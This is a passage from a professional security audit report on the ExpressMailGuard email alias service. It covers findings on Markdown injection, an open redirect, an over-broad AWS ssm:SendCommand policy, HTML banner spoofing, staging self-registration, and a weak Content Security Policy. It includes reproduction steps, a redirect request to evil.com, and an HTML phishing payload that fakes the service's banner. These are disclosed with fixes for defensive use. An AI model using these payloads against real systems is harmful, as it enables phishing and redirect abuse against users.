Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

This results in a discrepancy between the entered address and the address actually verified, creating the potential for critical issues in subsequent processing. However, in this test, no method to practically exploit this behavior was identified.

This behavior is considered to be caused by the following regular expression in the Symfony Mime Component:

Affected file:
https://github.com/symfony/mime/blob/ecc623222347a5a234ca0ff340179d5d7a8c00c6/Address.php#L34

Affected code:
```
private const FROM_STRING_PATTERN = '~(?<displayName>[^<]*)<(?
<addrSpec>.*)>[^>]*~';
```

It is advised that ideally, the method used by the Symfony Mime Component to extract the address part should be fixed.

However, as indicated by the comment in the code stating "*This does not try to cover all edge cases for address*"[4], it can be inferred that this code is not intentionally written to be strict, and that the framework may provide the API on the assumption that custom validation is performed before values are passed to it.

To prevent an incorrect email address from being selected, it is recommended to implement custom email address validation before the input is processed by the Symfony Mime Component. In addition, reporting the misparsing issue to the Symfony maintainers is recommended.

EXP-20-006 WP1: Markdown injection in system-generated emails *(Low)*

CVSS Score: 4.3
CVSS Temporal Score: 4.1
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N/E:P/RC:C
CWE: https://cwe.mitre.org/data/definitions/79.html

The ExpressMailGuard application applies Markdown using Laravel Mailable's *markdown()* method in several system-generated emails. It was discovered that Markdown to HTML conversion may be applied to user input in this context.

As a result, limited HTML usage - including the insertion of images and links - becomes possible in the email body through Markdown specified in user input. By disguising the content as part of a system message, this may be leveraged for phishing and related attacks.

[4] https://github.com/symfony/mime/blob/ecc623222347a5a234c[...]0c6/Address.php#L32

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

The issue can be reproduced via the following steps:

Steps to reproduce:

1. Create an alias address via *https://app.expressmailguard.com/aliases*.
2. Create and send the following email:
    - Set the *To* header to the alias address created in Step 1.
    - Set other necessary mail headers, except the *Subject* header and *From* header.
    - Set the *Subject* header containing Markdown, and the *From* header containing double quotation marks in the email address, as shown in the examples below. Note that the *@example.com* portion should be replaced with the actual sender's host for this email. The important point here is the inclusion of double quotation marks in the email address. Because the application consistently fails to forward emails originating from addresses that contain double quotation marks, this allows delivery failure messages (in which Markdown injection may occur) to be generated and delivered.

    ***Subject* header:**
    ```
    *markdown test*
    ```

    ***From* header:**
    ```
    From: "foo"@example.com
    ```

3. Check the mailbox for the address configured as the recipient of the alias address. There should be an email entitled *New failed delivery on ExpressMailGuard*.
4. Open the email. As a result of Markdown being applied to user input, *markdown test* will be displayed in italics. Notably, in actual attacks, images, links, misleading text, etc. may be inserted here in order to carry out the attack.

The affected code was found in the following file and is highlighted below:

Affected file:
xv_mail_relay/app/Notifications/FailedDeliveryNotification.php

Affected code:
```
public function toMail($notifiable)
 {
     return (new MailMessage)
         ->subject('New failed delivery on ExpressMailGuard')
         ->markdown('mail.failed_delivery_notification', [
             'aliasEmail' => $this->aliasEmail,
             'recipientEmail' => $this->recipientEmail ?? $notifiable-
                 >email,
             'originalSender' => $this->originalSender,
```

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

```
                'originalSubject' => $this->originalSubject,
                'isStored' => $this->isStored,
                'storeFailedDeliveries' => $this->storeFailedDeliveries,
                'userId' => $notifiable->user_id,
                'recipientId' => $notifiable->id,
                'emailType' => 'FDN',
                'fingerprint' => $notifiable->should_encrypt ? $notifiable-
                    >fingerprint : null,
            ])
            ->withSymfonyMessage(function ($message) {
                $message->getHeaders()
                    ->addTextHeader('Feedback-ID', 'FDN:anonaddy');
            });
    }
```

It is recommended to escape Markdown syntax in user input. Notably, the use of templates that apply Markdown is not limited to this notification email.

Further, it is advised that all *markdown()* calls that display user input in email templates should be reviewed, and that the same countermeasures should be implemented.

EXP-20-007 WP2: Use of obsolete cryptographic hash function *(Info)*

CVSS Score: 4.2
CVSS Temporal Score: 3.9
CVSS String: CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N/E:U/RL:U/RC:C
CWE: https://cwe.mitre.org/data/definitions/328.html

The ExpressMailGuard application uses the SHA-1 cryptographic hashing function to generate the domain verification string. As this is now an old and obsolete algorithm, it is generally not advised to use it to hash any secrets or passwords[5].

It is possible to brute-force the *anonaddy* secret. With knowledge of this secret, an attacker could spoof a VERP email's signature. However, this process would require a substantial amount of resources, and this finding is therefore considered to represent a best practice recommendation.

Affected file:
app/Models/Domain.php

Affected code:

```
public function checkVerification()
   {
       if (App::environment('testing')) {
           return true;
```

[5] https://www.php.net/manual/en/function.sha1.php

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

```
        }

        try {
            return collect(dns_get_record($this->domain.'.', DNS_TXT))
                ->contains(function ($r) {
                    return trim($r['txt']) === 'aa-
verify='.sha1(config('anonaddy.secret').user()->id.user()->domains-
>count());
                });
        } catch (Exception $e) {
            Log::info('DNS Get TXT Error:', ['domain' => $this->domain,
'user' => $this->user?->username, 'error' => $e->getMessage()]);

            return false;
        }
}
```

Affected file:
app/Http/Controllers/Api/DomainController.php

Affected code:

```
if (! $domain->checkVerification()) {
    return response('Verification record not found, please add the
following TXT record to your domain: aa-
verify='.sha1(config('anonaddy.secret').user()->id.user()->domains-
>count()), 404);
}
```

Affected file:
app/Http/Controllers/ShowDomainController.php

Affected code:

```
    'dkimSelector' => config('anonaddy.dkim_selector'),
    'recipientOptions' => user()->verifiedRecipients()->select(['id',
'email'])->get(),
    'initialAaVerify' => sha1(config('anonaddy.secret').user()→id.user()-
      >domains->count()),
```

Cure53 recommends replacing the use of SHA-1 in the affected code with SHA-256, or any other modern hashing algorithm.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

EXP-20-008 OOS: Open redirect vulnerability in portal authentication *(Low)*

CVSS Score: 4.7
CVSS Temporal Score: 4.6
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:L/A:N/E:P/RL:O/RC:C
CWE: https://cwe.mitre.org/data/definitions/601.html

While analyzing the Keycloak authentication flow with the *auth.expressvpn.com* host as IdP, it was noted that the account settings page redirects to *https://portal.expressvpn.com/*. This also goes through a Keycloak authentication flow, while transmitting a user-controlled *returnUrl* parameter within the *state* variable. It was then discovered that the *returnUrl* suffers from incomplete sanitization when being treated as a relative path variable. Paths that begin with */%09/* are considered to be a relative path when browsing to (e.g.) the following URL:

Sample request:
https://portal.expressvpn.com/api/auth/login/init?returnUrl=%2F%09%2fevil.com

Response:
```
<script>
window.location.replace("https://auth.expressvpn.com/realms/xvpn/protocol/
openid-connect/auth?redirect_uri=https%3A%2F%2Fportal.expressvpn.com%2Fapi
%2Fauth
%2Fopeniddict&scope=openid+profile+email&code_challenge=GwdeEApx5w4xxPXqIuy
scpBjseKY3EXNgyMu1NmkxqE&code_challenge_method=S256&state=+hasCodeVerifier
%3Dtrue+returnUrl%3D%2F%09%2Fevil.com&client_id=customer-
portal&response_type=code")
```

However, because browsers will treat */%09/evil.com* the same as *//evil.com*, due to normalization, this will eventually lead to a full open redirect to an out-of-scope domain, bypassing validations intended to keep users on the *expressvpn.com* site:

Continued response:
```
HTTP/1.1 307 Temporary Redirect
Date: Tue, 03 Mar 2026 10:28:54 GMT
Connection: keep-alive
Location: https://evil.com/
Server-Timing: cfEdge;dur=9,cfOrigin;dur=0,cfWorker;dur=466
```

It is recommended to ensure that the specified URL is a same-origin URL, or that it correctly ends with *expressvpn.com*. Multiple mechanisms exist for doing this - e.g. the *URL()* API with client-side Javascript.

Calling *new URL(returnUrl, origin)* will thus correctly identify the targeted origin, which can be checked against an allow-list of predefined values.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

EXP-20-009 WP3: Broad *ssn:SendCommand* permission for GH Actions *(Medium)*

CVSS Score: 4.7
CVSS Temporal Score: 4.3
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:L/A:N/E:U/RL:O/RC:C
CWE: https://cwe.mitre.org/data/definitions/269.html

During a review of the various Terraform IaC files, it was noted that AWS IAM policies linked to a GitHub Actions OIDC role grant the *ssm:SendCommand* permission with its *Resource* element set to *["*"]*.

This configuration allows any entity assuming this GitHub Actions role to potentially issue arbitrary commands to any AWS Systems Manager-managed instance within the corresponding AWS account and region, and thus likely to any EC2 instance in-scope of the ExpressMailGuard application.

This issue was found in the definitions for both the production and staging environments:

Affected files:

- *xv_mail_relay/infra/mg/prd/gha_oidc_role.tf*
- *xv_mail_relay/infra/mg/stg/gha_oidc_role.tf*

Affected code:

```
data "aws_iam_policy_document" "github_actions" {
[...]
  statement {
    effect = "Allow"

    resources = ["*"]

    actions = [
      "ssm:SendCommand",
      "ssm:GetCommandInvocation",
      "ssm:ListCommandInvocations",
      "ssm:DescribeInstanceInformation"
    ]
  }
```

Consequently, a compromise of the GitHub repository, a leaked developer key, or any general unauthorized alteration of a workflow could result in the execution of malicious code within the AWS infrastructure, thereby enabling data exfiltration, Denial of Service (DoS), or further escalated access within the AWS environment.

It is recommended that the *ssm:SendCommand* permission's *Resource* element should be refined, so as to specifically enumerate the AWS EC2 instances or instance tags that the GitHub Actions workflow genuinely requires access to.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Further, it is advised that it may also make sense to define whether the workflow's operational needs are limited to a fixed set of commands. This would allow further restrictions to be employed via the *Condition* element, to specifically enable an allow-listed set of actions within the *ssm:SendCommand* definition.

EXP-20-010 WP1: Banner display setting allows HTML email redressing *(Low)*

CVSS Score: 4.7
CVSS Temporal Score: 4.6
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N/E:P/RL:O/RC:C
CWE: https://cwe.mitre.org/data/definitions/79.html

As previously discussed in EXP-20-001, it is possible to modify the banner setting to appear at different locations within the rendered email - at the top or bottom, or to have it completely turned off. In either case, when it is turned on and displayed within the email, (where user-controlled content is also rendered) the fact that the banner is drawn by the ExpressMailGuard application itself implies a degree of trust.

However, since user-provided emails always allow HTML content to be rendered, this gives attackers the ability to draw the banner themselves. This works, because the HTML content of the email is never intended to be sanitized.

Affected file:
xv_mail_relay/resources/views/emails/forward/html.blade.php

Affected code:

```
<tbody>
@if($locationHtml === 'off' && ! $isSpam && ! $failedDmarc)
    <!-- No banner, just content -->
    <tr>
        <td style="padding: 0;">
            {!! $html !!}
        </td>
    </tr>
[...]
    @else
        <div id="{{ config('anonaddy.banner_marker') }}_content_start"
style="display:none!important;mso-hide:all"></div>
        {!! $html !!}
        <div id="{{ config('anonaddy.banner_marker') }}_content_end"
style="display:none!important;mso-hide:all"></div>
    @endif
</div>

<table role="presentation"
```

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

```
       style="width: 100%; max-width: 650px; margin: 0 auto; border-
collapse: collapse;" cellpadding="0"
       cellspacing="0">
    <tbody>
    @if($locationHtml === 'bottom')
        <!-- Spacer -->
        <tr>
            <td style="height: 24px;"></td>
        </tr>
        @include('emails.forward.html_banner')
    @endif
```

Depending on the setting, for top and bottom banners, it is possible to break out of the *div* tag that makes up the user's original email box, and to include a new *<div id="expressmailguard_banner_content_end" …>* tag, to make it appear that the email has ended, while displaying a new banner below it.

When the banner is displayed above the email, the attacker can inject a *<style>* tag to hide the original banner. This banner is then allowed to include modified links pointing to attacker-controlled domains, thus creating a phishing risk.

Sample injected content with bottom banner:

```
Legit mail! Click here to reset your <a href=//evil.com>password!</a>
<div id="expressmailguard_banner_content_end" style="display:none!
important;mso-hide:all"></div></div></div></td></tr></tbody></table> <table
role="presentation" style="width: 100%; max-width: 650px; margin: 0 auto;
border-collapse: collapse;" cellpadding="0" cellspacing="0">
<tbody>"[...]<div style="background-color: #ffffff !important; padding:
20px 24px !important;"> <table style="width: 100% !important; border-
collapse: collapse !important;"> <tr> <td style="text-align: center !
important;"> <a href="http://evil.com" style="display: inline-block !
important; background-color: #0F866C !important; color: #ffffff !important;
text-decoration: none !important; padding: 12px 32px !important; border-
radius: 999px !important; font-size: 14px !important; font-weight: 600 !
important; font-family: Inter, sans-serif !important; transition: opacity
0.2s !important;" target="_blank" rel="noreferrer noopener nofollow">Click
here for phish</a>
```

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de



Fig.: Phish email due to banner display setting

It is recommended to reevaluate the business need to render emails with a banner while also allowing arbitrary foreign HTML content.

If this is required, then it is advised that user-controlled email content should only be allowed to be rendered through a sanitization library such as DOMPurify, preventing the setting of *<style>*, * *, or any other dangling tags.

EXP-20-011 WP2: Self-registration enables unauth. account creation *(Medium)*

CVSS Score: 6.1
CVSS Temporal Score: 5.8
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N/E:P/RL:U/RC:C
CWE: https://cwe.mitre.org/data/definitions/285.html

It was noted that the Keycloak IdP server at *http://stg.auth.xvtest.net* used by staging has self-registration enabled for the *xvpn* realm, therefore allowing any visitor to create an account without any approval. This realm has *registrationAllowed: true* enabled, enabling this behavior.

The location of the registration form can be identified by navigating to the value of *kcContext.url.registrationUrl* on the login page. Completing the registration and email verification subsequently makes it possible to complete the entire Keycloak OIDC Authorization Code Flow with PKCE (S256) with email OTP.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Successfully completing the auth flow causes the Laravel callback handler at */auth/openid/callback* to establish an authenticated session for the user. The application issues an *expressmailguard_session* session cookie and redirects the browser to */dashboard*, indicating that the user is fully authenticated. At */dashboard*, the Laravel application realises that the user associated with the session does not satisfy the entitlements to interact with the application, and redirects the browser to the logout endpoint at the Keycloak server again.

Various methods were tried to make the Laravel application able to use the session - including manipulating the OIDC flow and purchasing a subscription for the email address associated with the user.

Further investigation may result in the ability to interact with the application using this session. By preventing any automatic redirects after the session is obtained from */auth/openid/callback*, a valid session can be used. The */dashboard* and subsequent logout redirect to Keycloak are not mandatory, and can be prevented.

The team did not attempt to use this session against different parts of the application, such as */api/** endpoints. Although this would greatly increase the impact severity of this finding, due to time constraints, it was not tried. The application fully authenticates this session, but it lacks the entitlements that are required to use the MailGuard staging environment.

Steps to reproduce:

1. Navigate to the signin page at *https://staging.app.expressmailguard.com/signin*.
2. Navigate to the registration form obtained from the source, by opening the browser console and navigating to *kcContext.url.registrationUrl*.

   DevTools console command:
   `window.location=kcContext.url.registrationUrl`

3. Complete the registration form and email OTP verification to create an account.

Cure53 recommends setting *registrationAllowed* to *false* on the Keycloak *xvpn* realm, which will eliminate the attack surface entirely.

Additionally, it is advised that the entitlement check in the Laravel OIDC callback should be moved to before the *Auth::login()* call, so that no local user record or session is created when the required entitlements are absent.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

EXP-20-012 WP2: Incorrect logic in *getVerifiedRecipientByEmail* *(Info)*

CVSS Score: N/A
CVSS Temporal Score: N/A
CVSS String: N/A
CWE: N/A

During the review of the *User* model, it was found that the function implements incorrect logic. If *$email* contains +, then the code will leave it unchanged, but if *$email* does not contain +, then the code will try to replace everything after the nonexistent + with empty space. This part of the code therefore leaves *$email* unchanged, no matter what the case is.

Affected file:
app/Models/User.php

Affected code:
```
if (Str::contains($email, '+')) {
    $recipientEmail = strtolower($recipient->email);
} else {
    $recipientEmail = strtolower(preg_replace('/\+[\s\S]+(?=@)/', '',
$recipient->email));
}
```

To mitigate this issue, Cure53 recommends rewriting the affected part of the function by switching the positions of the block statements.

EXP-20-013 WP1: Insufficient Content Security Policy does not prevent XSS *(Low)*

CVSS Score: N/A
CVSS Temporal Score: N/A
CVSS String: N/A
CWE: https://cwe.mitre.org/data/definitions/693

It was found that the ExpressMailGuard frontend is served with an insufficient *Content-Security-Policy* header. The header does not effectively mitigate XSS issues, as it includes the *script-src 'unsafe-inline'* and *'unsafe-eval'* directives.

If an attacker abuses a potential HTML injection vulnerability in ExpressMailGuard, then they can use a simple eventhandler-based payload to achieve JavaScript code execution. A secure CSP can prevent this, by allowing only trusted JavaScript from the server to execute.

Affected file:
xv_mail_relay/docker/nginx.conf

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Affected code:

```
server {
    listen 80;
    listen [::]:80;
    # [...]
    add_header Content-Security-Policy "default-src 'self'; script-src
'self' 'unsafe-inline' 'unsafe-eval' https://static.zdassets.com
http://localhost:5173; style-src 'self' 'unsafe-inline'; img-src 'self'
data: https://*.zdassets.com https://*.zendesk.com; connect-src 'self' wss:
https://*.xvtest.net https://*.expressvpn.com https://*.zdassets.com
https://*.zendesk.com wss://*.zendesk.com wss://*.zdassets.com
http://localhost:5173 ws://localhost:5173; font-src 'self'; frame-src
https://*.zendesk.com; object-src 'none'; base-uri 'self'; form-action
'self';" always;
```

It is strongly recommended to remove *unsafe-inline* and *unsafe-eval* from the CSP. It is also advised that the *localhost* entry should be removed, at least in production builds. Further, it is recommended to use a strict CSP[6] that uses the nonce or hash directives to check if a script is allowed or not.

This will avoid unintentionally allowed scripts on allow-listed CDNs, or on hosts that serve user-uploaded files. Alternatively, a host-based allow-list (as present currently) can be used if all hosts are known to host only trusted scripts.

[6] https://web.dev/articles/strict-csp

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Conclusions

As noted in the *Introduction*, this late February / early March 2026 penetration test and source code audit was conducted by Cure53 against the ExpressMailGuard web application, its UIs, email processing functionalities, and underlying IaC definitions.

From a contextual perspective, eighteen working days were allocated to reach the coverage expected for this project. The methodology used conformed to a white-box strategy, and a team of six senior testers was assigned to the project's preparation, execution, and finalization.

To investigate client-side issues such as DOM-based XSS, the client-side JavaScript code was carefully checked. An investigation into how the library for displaying tooltips is used found that an option enabling HTML formatting was active, which could allow XSS through this mechanism (EXP-20-003). During the testing period, the only exploitation path identified involved self-XSS. However, as this issue could potentially become remotely exploitable through subdomain XSS, it is advised that it should be remediated.

The verification process for the recipient address was reviewed. It was found that the verification email can be sent to an address that is different to the one entered, due to misparsing of the *From* header (EXP-20-004). During the assessment, no method of exploiting this behavior for a practical attack was identified. However, it is advised that such inconsistencies could potentially lead to serious issues - including account takeover, depending on the surrounding conditions.

Where the email sending and receiving process using alias email addresses was concerned, the misparsing of the *From* header caused by a different third-party module resulted in misidentification of the sender email address (EXP-20-005). As a result, it was found that it was possible to spoof the sender address for emails received by the alias address, and to send emails using an alias address from an address that had not been verified.

Both of the misparsing behaviors discussed above are caused by third-party code. It is therefore advised that the issues should be reported to the maintainers, and that remediation should be requested.

Sanitization in HTML emails was investigated. It was found that no HTML sanitization was applied to emails forwarded via alias addresses, resulting in the leakage described in EXP-20-001. In addition, for some emails, users were able to apply Markdown formatting, which could potentially be used to create convincing phishing content (EXP-20-006).

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Within the web application layer, the audit also focused on the Laravel-based architecture of the ACL / access control logic implementation. Here, the audit needed to ensure that resource identifiers, accessible domains, aliases, and general settings are strictly bound to authenticated user models. The code was therefore thoroughly analyzed and tested against all SQL queries, to ensure that they are always derived from the *user()* model, meaning that result sets are always bound to the currently-authenticated account. No findings were made during this process.

An analysis of the dynamic banner placement setting led to the discovery that it allows attackers to redesign the ExpressMailGuard banner themselves. This is discussed further in EXP-20-010. Furthermore, the handling of web-facing components was found to be susceptible to an open redirect vulnerability stemming from incomplete normalization of the *returnUrl* parameter within the Keycloak authentication flow (EXP-20-008). While this issue does not affect the application in scope, Cure53 opted to include it as a finding, given that ExpressMailGuard directly links to the vulnerable account management page on *portal.expressvpn.com*.

On the architectural side of the audit, the team's review encompassed the Docker environment, Nginx configurations, and Terraform-managed IAM policies. While the underlying configurations appear to be solid, it was found that the GitHub Actions OIDC roles are granted overly-broad *ssm:SendCommand* permissions across all resources (EXP-20-009). This configuration creates a path for potential RCE on EC2 instances, should the repository or developer credentials be compromised.

During the engagement, the ExpressMailGuard frontend source code was investigated for potential DOM-XSS vulnerabilities. The usage of the Vue.js framework inherently prevents most forms of DOM-XSS by HTML-encoding inserted text. Further, no insecure usages of XSS-prone Vue.js features - such as *v-html* or *v-bind* - were found.

While investigating DOM-XSS issues, it was noted that the ExpressMailGuard frontend uses an insecure *Content-Security-Policy* header that does not sufficiently protect against XSS. While this was not directly exploitable at the time of the engagement, it is advised that the CSP should be improved. This will add a layer of defense against XSS vulnerabilities (EXP-20-013).

ExpressMailGuard employs a custom entitlement mechanism to check and enforce usage limits for certain features, depending on the user's subscription. This entitlement mechanism was investigated to check whether users can manipulate their entitlements or bypass limit overrun checks. It was found that the entitlements themselves are retrieved from an external ExpressVPN server, and cached on the server-side. The client cannot influence this process, which prevents the manipulation of entitlements.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Further, it was found that limit overrun checks are employed for every request, as well as for every incoming email that can be associated with an account. This effectively prevents race condition attacks where an attacker tries to add more aliases or domains than they are entitled to by using parallel requests. While in some cases a race condition might be present, this is of very little value to the attacker, as the additional aliases gained from sending parallel alias store requests will become disabled again on the next incoming email, requiring a new execution of the attack. During the engagement, no theoretical race condition could be successfully exploited.

The ExpressMailGuard AWS hosting infrastructure was investigated for potential security-relevant misconfigurations. By utilizing the provided AWS user, it was possible to gain an overview of relevant resources created in the production account.

It was also found that the *ScalrIntegrationRole* has arbitrary permissions on all resources in the account. However, according to Terraform files in the ExpressMailGuard source code repository, Scalr is the trusted Terraform platform used to create AWS resources. This means that broad permissions are necessary - including the permission to create and edit IAM roles and policies, as these are needed for the application EC2 instances and containers.

The utilized AWS services (EC2, Fargate, RDS, Redis, and SES) were also checked for misconfigurations. This did not yield any noteworthy results.

Further, the Keycloak OIDC integration and Laravel callback handling were reviewed for the production and identified staging environment. Here the team found that it was able to create users for the staging environment without any additional verification in the *xvpn* realm (EXP-20-011). It should be noted that the Laravel session cookie (*expressmailguard_session*) created on the staging environment may enable broader interaction with the application, and it is therefore advised to verify whether this session is usable against other parts of the application by keeping it valid - e.g. by preventing the redirect to */dashboard*.

It was found that the emails containing the OTP code for authentication events originating from the staging Keycloak server (*stg.auth.xvtest.net*) contained debug strings in their template - such as *DEBUG LAYER* and *clientid*, followed by the code. The emails also included a *change your password* link pointing at the internal domain *https://fe-singapore-1.web-staging.xvtest.net//reset-password*.

Many of the internal staging and development environments appeared to be requestable anonymously from anywhere. These environments could have compromised configurations weakening their security, and it is advised that a compromise on a development or staging environment could allow an attacker to compromise its associated production environment more easily.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

The alias importing mechanism was investigated for the possibility that aliases owned by other users could be added. Although the frontend states that the feature is only available to users with verified custom domains, it was found that it is possible to send a file directly to the API endpoint, and it will be processed. However, this did not lead to any exploitation, as the appropriate checks are implemented in the API endpoint's code.

It was found that the application uses an obsolete cryptographic hashing function (SHA-1) in its domain verification mechanism (EXP-20-007). However, as this would require a substantial amount of resources to exploit, it is advised that this finding represents a best practice recommendation.

A logic issue was found in the *getVerifiedRecipientByEmail* function (EXP-20-012). While this was not exploitable by itself at the time of testing, it is advised that it could still lead to incorrect behavior.

Overall, it is advised that the general security posture of the ExpressVPN ExpressMailGuard software complex can be seen as being above average. This is due to both the small number of exploitable vulnerabilities found during this audit, as well as the fact that the majority of findings made were classified as lower-severity miscellaneous issues. Nonetheless, Cure53 advises remediating this report’s findings in a timely manner. It is also recommended to continue to audit the platform on a regular basis, going forward. This will help to stay ahead of any potential issues that might be introduced by further developments.

Cure53 would like to thank Brian Schirmacher, Timo Beyel, Constantin Ciot, and Ilona Dascalu from the Network Guard Pte. Ltd. team for their excellent project coordination, support and assistance, both before and during this assignment.